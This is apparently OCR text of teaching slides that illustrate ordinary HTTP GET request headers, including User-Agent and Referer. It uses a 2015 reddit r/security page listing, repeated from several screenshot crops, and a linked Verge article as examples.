
http://www.reddit.com/r/security



HTTP Headers

```
http://www.reddit.com/r/security

GET /r/security HTTP/1.1
Host: www.reddit.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
```

User-Agent is typically a browser
but it can be wget, JDK, etc.



MY SUBREDDITS
FRONT · ALL · RANDOM | ASKSCIENCE · TIFU · SPORTS · BOOKS · WORLDNEWS · DOCUMENTARIES · GADGETS · DATAIS
reddit
SECURITY
hot
new
rising
controversial
top
gilded
promoted


1 20 Hacker Claims Feds Hit Him With 44 Felonies When He Refused to Be an FBI Spy (wired.com)
submitted 5 hours ago by x73me2
comment share

2 · Lenovo Installed Adware on Computers that allows for MITM (SSL Cert Replacement) (theverge.com)
submitted 1 hour ago by pbtpu40
comment share

3 3 Google Chrome Recorded the Highest Number of Vulnerabilities in January 2015 (news.softpedia.com)
submitted 3 hours ago by _iIgnore
comment share

4 · Chips under the skin: Biohacking, the connected body is 'here to stay' (zdnet.com)
submitted 2 minutes ago by _iIgnore
comment share

5 16 IT Security career dilemma (self.security)
submitted 1 day ago * by GorbyA
6 comments share


MY SUBREDDITS FRONT ALL RANDOM | ASKSCIENCE TIFU SPORTS BOOKS WORLDNEWS DOCUMENTARIES GADGETS DATAIS

hot new rising controversial top gilded promoted


1 20 Hacker Claims Feds Hit Him With 44 Felonies When He Refused to Be an FBI Spy (wired.com)
submitted 5 hours ago by x73me2
comment share

2 Lenovo Installed Adware on Computers that allows for MITM (SSL Cert Replacement) (theverge.com)
submitted 1 hour ago by pbtpu40
comment share

3 3 Google Chrome Recorded the Highest Number of Vulnerabilities in January 2015 (news.softpedia.com)
submitted 3 hours ago by _ilgnore
comment share


4 Chips under the skin: Biohacking, the connected body is 'here to stay' (zdnet.com)
submitted 2 minutes ago by _ilgnore
comment share

5 16 IT Security career dilemma (self.security)
submitted 1 day ago * by GorbyA
6 comments share



HTTP Headers

```
http://www.theverge.com/2015/2/19/8067505/lenovo-installs-adware-private-data-hackers

GET /2015/2/19/8067505/lenovo-installs-adware-private-data-hackers HTTP/1.1
Host: www.theverge.com
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11) Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://www.reddit.com/r/security
```




1 20 Hacker Claims Feds Hit Him With 44 Felonies When He Refused to Be an FBI Spy (wired.com)
submitted 5 hours ago by x73me2
comment share

2 • Lenovo Installed Adware on Computers that allows for MITM (SSL Cert Replacement) (theverge.com)
submitted 1 hour ago by pbtpu40
comment share

3 3 Google Chrome Recorded the Highest Number of Vulnerabilities in January 2015 (news.softpedia.com)
submitted 3 hours ago by _ilgnore
comment share

4 • Chips under the skin: Biohacking, the connected body is 'here to stay' (zdnet.com)
submitted 2 minutes ago by _ilgnore
comment share

5 16 IT Security career dilemma (self.security)
submitted 1 day ago * by GorbyA
6 comments share



